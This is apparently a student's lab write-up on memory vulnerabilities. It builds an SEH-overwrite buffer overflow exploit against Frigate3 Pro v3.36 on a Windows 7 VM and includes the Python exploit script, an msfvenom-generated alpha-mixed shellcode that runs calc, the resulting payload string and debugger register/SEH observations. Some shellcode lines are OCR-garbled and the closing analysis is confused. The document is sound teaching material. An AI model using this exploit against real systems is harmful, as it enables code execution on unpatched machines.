Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py-check today's folder) to generate the payload

Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python


- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH
- Exploit.py script

```
2 exploit2.pv - C:\Users\Shiva\Desktop\exploit2.pv
File Edit Format Run Options Windows Help
# -*- coding: cp1252 -*-
f= open("pavload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40'
#40010C4B
                                        POP FRX
#40010C4C
                5D
                                        POP EBP
#40010C4D
                                        RETN
#POP EBX , POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b'' \times 52 \times 75 \times 50 \times 75 \times 50 \times 47 \times 70 \times 51 \times 70 \times 4b \times 39 \times 58 \times 65
buf += b'' \times 55 \times 61 \times 6b \times 70 \times 50 \times 64 \times 6c \times 4b \times 30 \times 50 \times 74 \times 70 \times 6e
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b'' \times 44 \times 50 \times 4c \times 4b \times 63 \times 7a \times 57 \times 4c \times 4e \times 6b \times 30 \times 4c \times 72
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b'' \times 4e \times 6b \times 76 \times 39 \times 45 \times 70 \times 75 \times 51 \times 39 \times 43 \times 6e \times 6b \times 67
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x58\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b'' \times 76 \times 44 \times 77 \times 71 \times 39 \times 43 \times 63 \times 56 \times 4c \times 4b \times 76 \times 6c \times 70
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b'' \times 34 \times 44 \times 64 \times 63 \times 65 \times 51 \times 45 \times 51 \times 71 \times 63 \times 69 \times 71 \times 48
buf += b'' \times 46 \times 31 \times 49 \times 6f \times 79 \times 70 \times 53 \times 6f \times 31 \times 4f \times 51 \times 4a \times 4c''
buf += b'' \times 4b \times 34 \times 52 \times 6a \times 4b \times 4e \times 6d \times 71 \times 4d \times 63 \times 5a \times 73 \times 31
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b'' \times 30 \times 62 \times 48 \times 54 \times 71 \times 6c \times 4b \times 62 \times 4f \times 4c \times 47 \times 4b \times 4f''
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b'' \times 48 \times 4f \times 56 \times 5a \times 35 \times 6d \times 6f \times 6d \times 39 \times 6f \times 6b \times 65
buf += b'' \times 65 \times 6c \times 35 \times 56 \times 71 \times 6c \times 76 \times 6a \times 6d \times 50 \times 6b \times 4b \times 4b''
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
                                                                                                                                                                    Ln: 15 Col: 0
```

Payload generated using exploit2.py


 %âÛİÙrô_WYIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIyIYxMRuPuPGpQ pK9XeUakpPdlK0Ptpnkf26lnk1BEDnkT2Q84OmgBj4fDq9oNL5lpacLwrfLwPzaZoDMVayWXbjR SbqGlKSbDPLKczWLNk0Lr1sHYsqXUQZqF1Nkv9EpuQ9Cnkg9uHZCWJCyLK7DLK5QHVUaK ONLZajoFmuQKwgHlpD58vUS3MjXWK1mvDT5zDpXnk3hvDwq9CcVLKvlpKNk3hWl6ayCNkd DlKvaZpoyPDa4DdckQKQqciqJF1loypSo1OQJLK4RjKNmqMcZs1nmOuoBs07pePF0bHTqlKb OLGKOKeoKJPNUOR0VRHOVZ5mmom9okeel5VqlvjmPkKKPrUfemkCwR3SB0osZC0F3KOX UQsrMCTS0AA

 Paste the payload in Flnd computer dialog box available in Disk Toolbar.





 Before exploitation, Attaching the debugger (Immunity Debugger) to the application Frigate3_Pro_v36 and analysing the address of various registers.



Checking for EIP Address:

```
Registers (FPU)

EAX 7EFDA000

ECX 00000000

EDX 779DF7EA ntdll.DbgUiRemoteB)

EBX 00000000

ESP 03FAFF5C

EBP 03FAFF88

ESI 00000000

EDI 00000000

EIP 7795000D ntdll.7795000D

C 0 ES 002B 32bit 0(FFFFFFFF)

P 1 CS 0023 32bit 0(FFFFFFFF)

A 0 SS 002B 32bit 0(FFFFFFFF)

Z 1 DS 002B 32bit 0(FFFFFFFF)

S 0 FS 0053 32bit 7EFDA000(FFFFFF)

T 0 GS 002B 32bit 0(FFFFFFFFF)
```

Verifying the SHE chain:

```
SEH chain of thread 000...

Address SE handler

08FAFF78 ntdll.779B1ECD

08FAFFC4 ntdll.779B1ECD
```

Analysing the address of various registers after exploitation:

```
The View Debug Pepin Immunity Options Window Help Jobs

| Debug Pepin | Pepin
```

Checking for EIP Address:

Verifying the SHE chain and reporting the dll loaded along with the address:



Analysis:

From the above analysis we found that dll (rt160.40010C4B) is corrupted and located at the address "0018F2A0".